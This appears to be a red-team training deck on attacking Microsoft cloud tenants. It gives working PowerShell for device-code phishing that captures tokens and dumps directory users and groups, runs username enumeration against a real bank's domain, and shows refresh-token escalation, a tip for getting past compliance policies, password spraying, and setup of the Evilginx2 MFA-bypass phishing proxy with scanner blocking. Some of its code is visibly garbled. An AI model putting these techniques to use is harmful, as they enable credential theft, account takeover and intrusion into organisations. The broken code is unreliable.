<NameSpaceType> = Managed means that Office365 is active

<IsFederatedNS> = Means that on-premise LDAP is also used for authentication.

Cloud Exploitation

Azure Tenant:

When we want to check if an Azure tenant is active, we can query the OpenID configuration using the domain name:

<https://login.microsoftonline.com/XXX.onmicrosoft.com/.well-known/openid-configuration>

```
  ▼ token_endpoint: "https://Login.microsoftOnLine.com/e0b49dcf-a5dc-45a1-a62d-b54218563786/oauth2/token"
  ▼ token_endpoint_auth_methods_supported:
    0: "client_secret_post"
    1: "private_key_jwt"
    2: "client_secret_basic"
  ▼ jwks_uri: "https://Login.microsoftOnLine.com/common/discovery/keys"
  ▼ response_modes_supported:
    0: "query"
    1: "fragment"
    2: "form_post"
  ▼ subject_types_supported:
    0: "pairwise"
  ▼ id_token_signing_alg_values_supported:
    0: "RS256"
  ▼ response_types_supported:
    0: "code"
    1: "id_token"
```

```
error: "invalid_tenant"
error_description: "AADSTS90002: Tenant 'y6bt5ss.onmicrosoft.com' not found. Check to make sure you have the correct tenant ID and are signing into the correct instance.\r\nCorrelation ID: 246ee81f-6c6b-45d5-b4eb-be2641080354\r\nTimestamp: 2023-03-13 21:03:53Z"
error_codes:
  0: 90002
timestamp: "2023-03-13 21:03:53Z"
trace_id: "21339d0d-a5a6-4596-9d5e-82cb693b6d00"
correlation_id: "246ee81f-6c6b-45d5-b4eb-be2641080354"
error_uri: "https://Login.microsoftonline.com/error?code=90002"
```


```
kali㉿kali:~/Desktop$ curl https://login.microsoftonline.com/y6bt5.onmicrosoft.com/.well-known/openid-configuration | jq
% Total    % Received % Xferd  Average Speed   Time   Time  Current
                                         Dload Upload Total Spent   Left  Speed
100 1800  100 1800     0      0 16822      0 --:--:-- --:--:-- 16822
{
  "token_endpoint": "https://login.microsoftonline.com/e0b49dcf-a5dc-45a1-a62d-b54218563780/oauth2/token",
  "token_endpoint_auth_methods_supported": [
    "client_secret_post",
    "private_key_jwt",
    "client_secret_basic"
  ],
  "jwks_uri": "https://login.microsoftonline.com/common/discovery/keys",
  "response_modes_supported": [
    "query",
    "fragment",
    "form_post"
  ],
  "subject_types_supported": [
    "pairwise"
  ],
  "id_token_signing_alg_values_supported": [
    "RS256"
  ]
}
```

Cloud Exploitation

This way, we immediately obtain a potential tenantID:

```
JSON Onbewerkte gegevens Headers
Opslaan Kopiëren Alles samenvouwen Alles uitvouwen JSON filteren
▼ token_endpoint: "https://login.microsoftonline.com/e0b49dcf-a5dc-45a1-a62d-b54218563780/oauth2/token"
▼ token_endpoint_auth_methods_supported:
  0: "client_secret_post"
  1: "private_key_jwt"
  2: "client_secret_basic"
▼ jwks_uri: "https://login.microsoftonline.com/common/discovery/keys"
▼ response_modes_supported:
  0: "query"
```

We can also find the tenantID at: <https://www.whatismytenantid.com>



Cloud Exploitation

Another non-Microsoft PowerShell module we can use for working with Azure and for initial enumeration is AADInternals: <https://github.com/Gerenios/AADInternals>. We can easily retrieve tenant information like the TenantID:

```
Install-Module AADInternals  
  
Import-Module AADInternals  
  
Invoke-AADIntReconAsOutsider -DomainName y6bt5.onmicrosoft.com | Format-Table
```

```
PS C:\Users\Redux Gamer\Desktop> Invoke-AADIntReconAsOutsider -DomainName y6bt5.onmicrosoft.com | Format-Table  
Tenant brand:          y6bt5  
Tenant name:          y6bt5  
Tenant id:            e0b49dcf-a5dc-45a1-a62d-b54218563780  
Tenant region:        EU  
DesktopSSO enabled:  False  
  
Name          DNS  MX   SPF  DMARC Type    STS  
---          ---  --  -----  -----  
y6bt5.mail.onmicrosoft.com  True  True  True  False Managed  
y6bt5.onmicrosoft.com      True  True  True  False Managed
```

Cloud Exploitation

AADInternals also allows us to query all internal domains:

```
Get-AADIntTenantDomains -Domain rabobank.nl
```

```
PS C:\Users\Redux Gamer\Desktop\monkey365-main\monkey365-main> Get-AADIntTenantDomains -Domain rabobank.nl
accbank.ie
acclm.ie
acorn.rabobank.com
aws.rabobank.com
axxerion.rabobank.nl
bedrijven.rabobank.nl
beslagendesk.rabobank.nl
blauw-oranje.nl
campusrecruitment.rabobank.nl
carbon.rabobank.com
challenge.rabobank.nl
client.rabobank.com
clientexperience.rabobank.com
colescocapital.com
communicatie.rabobank.nl
communications.rabobank.com
corporatefinance.rabobank.com
corporatemedia.rabobank.com
```

Cloud Exploitation

With AADInternals, we can also verify valid usernames in a tenant, as we did earlier with o365creeper:

```
Invoke-AADIntUserEnumerationAsOutsider -UserName jarno@y6bt5.onmicrosoft.com
```

```
Get-Content .\users.txt | Invoke-AADIntUserEnumerationAsOutsider -Method Normal
```

```
PS C:\Users\Redux Gamer\Desktop> Invoke-AADIntUserEnumerationAsOutsider -UserName "j.jansen@rabobank.nl"
WARNING: Requests throttled!
```

UserName	Exists
j.jansen@rabobank.nl	-----

Cloud Exploitation

Teams method:

We can also try another method to fully or partially enumerate the users and groups of Entra ID.

It is possible for guests who are added to a Teams environment of an organization to enumerate Entra ID.

For this enumeration, we can use the AzureAD PowerShell module and the "Microsoft Graph PowerShell" module.

```
Install-Module AzureAD
```

```
Install-Module Microsoft.Graph
```

Another prerequisite is that the TenantID must be known. As seen earlier, we can retrieve this in several ways.

Cloud Exploitation

The workflow is as follows:

1. Make sure you're added as a "guest" to a Team in MS Teams.
2. Then, enumerate an Azure user who is a member of the Team where you are a guest.
3. Enumerate the groups that this user is a member of.
4. In these groups, we can enumerate the users who are members of these groups.
5. This way, we can find out which groups these users are members of.
6. We can enumerate those groups again. ... etc.

This way, we can enumerate a large portion (and sometimes even all) of Entra ID!

Cloud Exploitation

1. Login as a guest to the tenant.

```
Connect-AzureAD -TenantId <TenantID>
```

2. The next thing we need to find is the ObjectId of a user who is a member of your Team.

```
Get-AzureADUser -ObjectId <User e-mail>
```

3. Enumerate the groups of this Teams user via the ObjectId:

```
Get-AzureADUserMembership -ObjectId (Get-AzureADUser -ObjectId <User  
ObjectId>).UserPrincipalName
```

Cloud Exploitation

4. These groups also all have an ObjectId. With this ID, we can enumerate the users of these groups:

```
Get-AzureADGroupMember -All:$true -ObjectId <Groep ObjectId>
```

Etc...

```
Get-AzureADUser -ObjectId <User e-mail>
```

Automate the process:

We can automate this process using the DCToolbox module:

```
Install-Module DCToolbox
```

And then:

```
Get-DCEnterIDUsersAndGroupsAsGuest -TenantId <TenantID> -AccountId <Gast user e-mail> -  
InterestingUsers <User e-mail>
```

Gaining access by phishing:

Another thing we can do is to create a phishing e-mail with a link that contains a device-based activation. This works like this:

1. Generate a device token (used to enroll devices). This token is only valid for 15 minutes so you might need to send multiple batches to a limited number of users.
2. Create a phishing email and ask the user to authenticate. When a user clicks the link authentication happens.
3. As an attacker we will get an access code and a refresh code.
4. With the access code we can enumerate all kind of things like:
 1. Users
 2. Groups
 3. Memberships
5. When the user has access to more resources but the access code is too limited we can use the refresh code to generate a new token with more access. This token is also valid much longer.

Cloud Exploitation

1. Generate a device token (used to enroll devices). This token is only valid for 15 minutes so you might need to send multiple batches to a limited number of users.

```
function Parse-JwtToken {
    [CmdletBinding()]
    param([Parameter(Mandatory=$true)][string]$token)
    if ($token.Contains(".")) {>>> $token.StartsWith("ey.") { Write-Error "Invalid token" -ErrorAction Stop }
    $tokenHeader = $token.Split(".")[0].Replace(".", "+").Replace("_", "/")
    while ($tokenHeader.length % 4) {
        $tokenHeader += "="
    }
    [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($tokenHeader)) | ConvertFrom-Json | fl | Out-Default
    $tokenPayload = $token.Split(".")[1].Replace("+", ".")Replace("_", "/")
    while ($tokenPayload.length % 4) {
        $tokenPayload += "="
    }
    $tokenPayloadArray = [System.Convert]::FromBase64String($tokenPayload)
    $tokenPayload = [System.Text.Encoding]::ASCII.GetString($tokenPayloadArray)
    $tokenObj = $tokenPayload | ConvertFrom-Json
    return $tokenObj
}
$body@{
    "client_id" = "d3590ed6-52b3-4182-aef7-ad2292ab01c"
    "resource" = "https://graph.windows.net"
}
# Invoke the request to get device and user codes
$response = Invoke-RestMethod -UseBasicParsing -Method Post -Uri "https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0" -Body $body
$user_code = $response.user_code
write-output $response
$continue = $true
$interval = $response.interval
$expires = $response.expires_in
# Create body for authentication requests
$body@{
    "client_id" = "d3590ed6-52b3-4182-aef7-ad2292ab01c"
    "grant_type" = "urn:ietf:params:oauth:grant-type:device_code"
    "resource" = "https://graph.windows.net"
}
# Loop while authorisation is pending or until timeout exceeded
while($continue)
{
    Start-Sleep -Seconds $interval
    $total += $interval
    if($total -gt $expires)
    {
        Write-Error "Timeout occurred"
        return
    }
    # Try to get the response. Will give 40x while pending so we need to try&catch
    try
    {
        $response = Invoke-RestMethod -UseBasicParsing -Method Post -Uri "https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0" -Body $body -ErrorAction SilentlyContinue
        # This is normal flow, always returns 40x unless successful
        $details = $response.error | ConvertFrom-Json
        $error = $details.error -eq "authorization_pending"
        Write-Host $details.error
        if(!$error)
        {
            # Not pending so this is a real error
            Write-Error $details.error_description
            return
        }
    }
    catch
    {
        # If we got response, all okay!
        if($response)
        {
            write-output $response
            $jwt = $response.access_token
            $output = $output + $jwt
            write-output $output
            Write-Output "Dumping Users"
            Connect-AzureAD -AccessToken $response.access_token -AccountId down
            Get-AzureRmUser -All $true | Select-Object -Property * | Out-File AD-users.txt
            Write-Output "Dumping Groups"
            Get-AzureRmGroup -All $true | Select-Object -Property * | Out-File AD-groups.txt
            Write-Output "Dumping Group Membership"
            foreach($group in Get-AzureADGroup -All $true) {
                $group.DisplayName | Out-File GroupMembership.txt -Append
                Get-AzureRmGroupMember -Objectid $group.ObjectId -All $true | Out-File GroupMembership.txt -Append
            }
            break
        }
    }
}
```

Cloud Exploitation

```
Windows PowerShell

user_code      : CFX5HVY2F
device_code    : CAQABIQEAAADW6jl31mB3T7ugrWTT8pFex1oqdGk8ZLiXEZ00f
LYCMhrNzQ4A4UFUzopdhh2Nw-5fQxhT4QIi6EmLWUqPmSX-isI
7piMCl5d8NSQRo9X4_BxpO3UHacFNXaA1QRAYWP3T87xBoC9ze
VSAyBvUtZ63B7vE0V62fC3Vne1kJ1Ff0prB_1pA_v-HBzz7y-H
s7ua88-SN4 JONo9TNzvaLapTIAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page ht
ps://microsoft.com/devicelogin and enter the code
CFX5HVY2F to authenticate.

authorization_pending
```

Cloud Exploitation

2. Create a phishing email and ask the user to authenticate. When a user clicks the link authentication happens.

The image displays two side-by-side windows. On the left is a Windows PowerShell window titled 'Windows PowerShell'. It contains several lines of text output, with the 'verification_url' line and its value highlighted by a red box. The URL is <https://microsoft.com/devicelogin>. Below this, the 'message' line provides instructions: 'To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code CFX5HVY2F to authenticate.' The right window is a Microsoft Office phishing page. It features the Microsoft logo and the heading 'Voer code in om toegang toe te staan'. It explains that once the code is entered, it grants access to the account. A warning below states 'Voer geen codes in uit bronnen die u niet vertrouwt.' A text input field contains the code 'CFX5HVY2F', which is also highlighted by a red box. A blue 'Volgende' button at the bottom is also highlighted with a red box.

Cloud Exploitation

3. As an attacker we will get an access code and a refresh code.
4. With the access code we can enumerate all kind of things like:
 1. Users
 2. Groups
 3. Memberships

*Previous script will automatically dump all users & groups (if that access is granted). The AzureAD module is required to do so.

```
resource      : https://graph.windows.net
access_token : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIngldCI6InoxcnN
ZSEhKOS04bwDndDRIC1p10EJla0JQdyIsImtpZC16InoxcnNZE
hkOS04bwDndDRIC1p10EJla0JQdyJ9.eyJhdQioOiJodHRwczov
L2dyYXB0LnDpbmRvd3MubmV0IiwiiaXNzIjoiaHR0cHM6Ly9zdHM
ud2luZG93cy5uZXQvZDdjZTkxJctZTg4Ny00YTvKLWIyMGItNz
hkZmMyVTQyNDNjLyIsImlhdcI6MtzcNTk4NDg40SwibmJmIjoxN
zM1OTg00Dg5LCJleHAiOjE3MzU50TAwMzYsImFjciI6IjEiLCJh
aw8i0iJBVLFBcS84WUFBUQEySjJRCGR3d2dzbGJHMUD1NVNBUXM
1dGlZL1BmSFZEUVB4dDZML1pRaC9tZjlXc0tDeWLcd0xLTENRSE
9DSWFPL015Lzg1bG50ZDVwaEh1TTZrR0xnTGkxbVfaandDek9mu
TZqNEVwN1Jadz0iLCJhbXIi0lsicHdkIiwibWZhIl0sImFwcGlk
IjoiZDM1OTBlZDytNTJiMy00MTAyLWFzMytYWFkjIS5mF1MDF
jIiwiYXBwaWRhY3IiOiIwIiwiZmFtaWx5X25hbWUiOjJCYXNLbG
llciIsImpdpmVu25hbWUiOjJKYXJubyIsImLkdHlwIjoidXlc
iisImlwYWRkcii6IjJhMDI6YTQ0MTpjNTQ40jE6MzE30To2Zjdm
OmEwYjg6NDEyMCIsIm5hbwUiOjJKYXJubyBCYXNLbgllciIsIm9
pZC16IjkyZmU10Dk4LTA4MTktNGM1MC1h0GyLTm3MDuZNGvkMj
VkJCIIsIm9ucHJlBv9zaWQk0iJTLTEtNS0yMS0zMDcyMTQwOTE2L
TM1MzUwMTQ0NzMtNDE2Mjg1MDg5My0xNjyOSiIsInB1aWQjOiIx
MDAzMjAwMDQ2MkNENjIwlwicmgioiIxLkFUd0E5NuhpMTRmb1h
VcXLDM2pmd3FRa093SUFBQUFbQUFbQdBFQUFbQUFbOEFOcz
hBQS4iLCJzY3AiOjJ1c2Vyx2ltcGvyc29uYXRpb24iLCJzdwIIo
iJQVjdhndXB2Mw0wNU1lai1HWlVbFBSpng1ahZRNnhNTjBlQL9y
dDM4Z2F3IiwidGVuYW50X3JlZ2lvbL9zY29wZSI6IkVVIiwidG1
kIjoiZDdjZTkxJctZTg4Ny00YTvLkWIyMGItNzhkZmMyYTQyND
NiIiwidW5pcXVLX25hbWUiOjQjLmJhc2VsawVvyQGhldHdhdGvyc
2n0YXUzaHVpcy5ubCIsInVwbil6ImouYmfzZwpxZJAAgV0d2F0
ZXJzY2hhcHNodwLzlLn5sIiwidXRpjjoiTGEyHdDeam9TazZLd1Y
3Mjc5UzRBUSIsInZlcIi6IjEuMCIsInhtc19pZHJlbCI6IjEgNC
IsInhtc190zGJyIjoiRVUiFQ.R8eloxZokLnuuI-nyleEmN4EKn
n0tMSbCAiGm5KheQ0LdKz01X2rrUrsLGvdNQ4IdQAVH8VfHqfNa
a9etugw56jVIoY4kFCoaxukWjEBUkQ4Nhfduw6bV59EBJSYGVIV
ePMV0YUso2vl7o5RM_u5k-4HNVy0bl34gM-Uy51buJJ4wsDuLjL
iDDDPUKPVHHQpnHbiX83EAf34JveYMoab3HaQJnGUu5UW5_qq
hcuxr43Fl7QwTfpZqgBPALbf3QqYoJGpHRETEYYo9fcXSHI0P5h
iCTeZbzVivc0mPeoCIGoMjQ-nin4qzla8Sv9VZ73XUAsLTpAer
6HiN9vDJpQ
refresh_token : 1.ATwA95H014foXUqyC3jfWqQk09Y0Wd0zUgJBrv-q01kqsBw8A
Ns8AA_AgABAwEAAADM6jL31mB3T7ugrWT8pFeAwDs_wUA9P_Lm
nkySURqt9janw2hc7mqmGkfbJk8jimXA90thYLcl_yuZtiPcZMFq
_AbKpAITvnJGZ3yKg50RuyyarovKjk0suzY28gU3YWz8HXpaN7
4Afso5Wfgfj4W-CPGWp6Svu9M3SQFOSD5Cc5vjDEQLzDHamayU3
DQyR4utg1aBws1PYXEXTPdhVOnjqkBXL1K2Nr9p6CTTsYZJ19T
B4LM_WDLFYhbVPJHu_412rgKXY5LM30ZftjIxbl1etFDOM56wT2i
zjWqac7gpo4rtMGUbC6cpulzsJd4tR4z_E_jaxbhKO7mxES1nmEQ
DRytfh00GEiumB-A7CzswwMzUNvZSXrgcDhd3b5dkZEqHx00571m
```

Cloud Exploitation

5. When the user has access to more resources, but the access code is too limited we can use the refresh code to generate a new token with more access. Refresh tokens have a longer lifespan (24 hours). By default the token will not grant access to the Graph API. But after extending the token we might have access.

To extend the code we can use additional client ID to extend the code with more functionality. We can also specify a custom application by it's ClientID. There are hundreds of Microsoft Azure Client Applications <https://learn.microsoft.com/en-us/troubleshoot/entra/entra-id/governance/verify-first-party-apps-sign-in>, like:

Tip: The client ID of the company portal: 9ba1a5c7-f17a-4de9-a1f1-6178c8d51223 allows us to bypass compliance policies, get a token, run RoadRecon and enumerate the tenant. With an admin account we can modify the Entra ID tenant configuration over the same API without being subject to a compliance policy. <https://itseclearning.net>

Use client ID	For authorizing...
1fec8e78-bce4-4aaf-ab1b-5451cc387264	Teams mobile or desktop application
5e3ce6c0-2b1f-4285-8d4b-75ee78787346	Teams web application
4765445b-32c6-49b0-83e6-1d93765276ca	Microsoft 365 web application
0ec893e0-5785-4de6-99da-4ed124e5296c	Microsoft 365 desktop application
d3590ed6-52b3-4102-aeff-aad2292ab01c	Microsoft 365 mobile application Outlook desktop application
bc59ab01-8403-45c6-8796-ac3ef710b3e3	Outlook web application
27922004-5251-4030-b22d-91ecd9a37ea4	Outlook mobile application

Cloud Exploitation



So let's extend our token using the update token. For the ClientID we will use the ClientID that was used to authenticate (the Office ClientID: d3590ed6-52b3-4102-aeff-aad2292ab01c):

```
import-module .\AADInternals.psd1
```

```
$data = Get-AADIntAccessTokenWithRefreshToken -ClientID "d3590ed6-52b3-4102-aeff-aad2292ab01c" -resource "https://graph.microsoft.com" -tenantid "" -refresh-token "" -save-to-cache 1 -include-refresh-token 1
```

```
Write-Output $data
```

Cloud Exploitation

With the Access Token and Update Token we can use multiple tools to enumerate the user's info. We can read emails, upload files to their Sharepoint, enumerate Teams etc.


A great tool to work with is: <https://github.com/Mr-Un1k0d3r/MsGraphFunzy>

For instance, to upload files we use this Graph API endpoint:

```
https://graph.Microsoft.com/v1.0/me/drive/root:/<filename>:/<content>
```

Tip: You can play with the Graph API using the Graph Explorer tool:

<https://developer.microsoft.com/en-us/graph/graph-explorer>



Cloud Exploitation

A valid username... and then?

When we find valid usernames, we can request more information such as:

- Federation URL + protocol + brand
- Account type and status

```
Get-AADIntLoginInformation -UserName j.jansen@rabobank.nl
```

```
PS C:\Users\Redux Gamer\Desktop> Get-AADIntLoginInformation -UserName j.jansen@rabobank.nl

Tenant Locale          : 0
Cloud Instance         : microsoftonline.com
Domain Name            : RABOBANK.NL
Federation Metadata Url : https://FS.RABOBANK.COM/adfs/services/trust/mex
Exists                 : 0
Tenant Banner Illustration : https://aadcdn.msauthimages.net/c1c6b6c8-io4-zs4fy-s8uub0c-ziihtiuzc8njr-nhcgota
pjss/logintenantbranding/0/illustration?ts=637967603203780191
Federation Active Authentication Url : https://FS.RABOBANK.COM/adfs/services/trust/2005/usernamemixed
Throttle Status        : 1
Desktop Sso Enabled    :
Cloud Instance audience urn : urn:federation:MicrosoftOnline
Federation Brand Name   : Raboweb
Has Password            : True
Federation Protocol     : WSTrust
Consumer Domain          :
State                  : 3
```

Cloud Exploitation

Azure password brute-forcing:

Once we have found valid usernames, we can try to log in as these users. We can attempt to brute force login passwords by password spraying. We can use the MSOLSpray PowerShell tool for this. <https://github.com/dafthack/MSOLSpray>.

***Note:** Password Reuse is commonly applied. Try to find password leaks first to check if these passwords are still valid.

```
Import-Module .\MSOLSpray.ps1  
  
Invoke-MSOLSpray -UserList .\usernames.txt -Password Summer2025!
```

```
PS C:\Users\Redux Gamer\Desktop\MSOLSpray-master\MSOLSpray-master> Invoke-MSOLSpray -UserList .\usernames.txt -Password Summer2025!  
Cohu5264  
[*] There are 1 total users to spray.  
[*] Now spraying Microsoft Online.  
[*] Current date and time: 03/13/2023 22:47:23  
[*] SUCCESS! AdeleV@zpj3d.onmicrosoft.com : Cohu5264 - NOTE: The user's password is expired.
```

Phishing... they keep biting:

Another method for obtaining valid credentials and bypassing MFA is through phishing. A well-executed phishing action avoids detection and immediately provides valid credentials as well as cookies that can be used to bypass MFA.

There are various tools we can use to set up an effective phishing campaign, including:


- Evilginx2 (<https://github.com/kgretzky/evilginx2>)
- Vajra (<https://github.com/shantanu561993/Vajra-1>)
- Cloudflare Workers Technique: <https://www.youtube.com/watch?v=BcCXB3wddkU>

Let's discuss the Evilginx2 method!


Evilginx2:

Evilginx2 is a man-in-the-middle attack framework used for phishing credentials along with session cookies, thereby bypassing MFA security.

- Successor to Evilginx (2017).
- Acts as a proxy between a browser and a phishing website.
- Written in Go as a standalone application.
- Includes its own HTTP and DNS server.
- Ports 80, 443, and 53 must be available.
- Requires a domain name that allows the creation of subdomains.



Cloud Exploitation



Cloud Exploitation

Helpful information can be retrieved via the help command, and configurations can be displayed with the config command:

```
config
```

```
: help

general

config      : manage general configuration
proxy       : manage proxy configuration
phishlets   : manage phishlets configuration
sessions    : manage sessions and captured tokens with credentials
lures       : manage lures for generation of phishing urls
blacklist   : manage automatic blacklisting of requesting ip addresses
clear       : clears the screen

: config

domain      : ms-azure.nl
ip          : 195.240.39.123
redirect_key : hn
verification_key : uv
verification_token : d943
redirect_url  : https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

Cloud Exploitation

Adjust configurations using:

```
config %eigenschap% %waarde%
```

```
config ip xxx.xxx.xxx.xxx
```

```
: config

domain          : msazure.nl
ip              : 195.240.39.123
redirect_key    : hn
verification_key: uv
verification_token: d943
redirect_url   : https://www.youtube.com/watch?v=dQw4w9WgXcQ

: config domain ms-azure.nl
[05:36:25] [int] server domain set to: ms-azure.nl
: config

domain          : ms-azure.nl
ip              : 195.240.39.123
redirect_key    : hn
verification_key: uv
verification_token: d943
redirect_url   : https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

Cloud Exploitation

Blocking Scanners and Unintended Users

To block scanners and unintended users, set the following value:

```
blacklist unauth
```

Next, configure the phishlet. Always set the settings before enabling the phishlet:

```
phishlets hostname o365 ms-azure.nl
```

```
phishlets enable o365
```

```
[04:58:14] [inf] enabled phishlet 'o365'
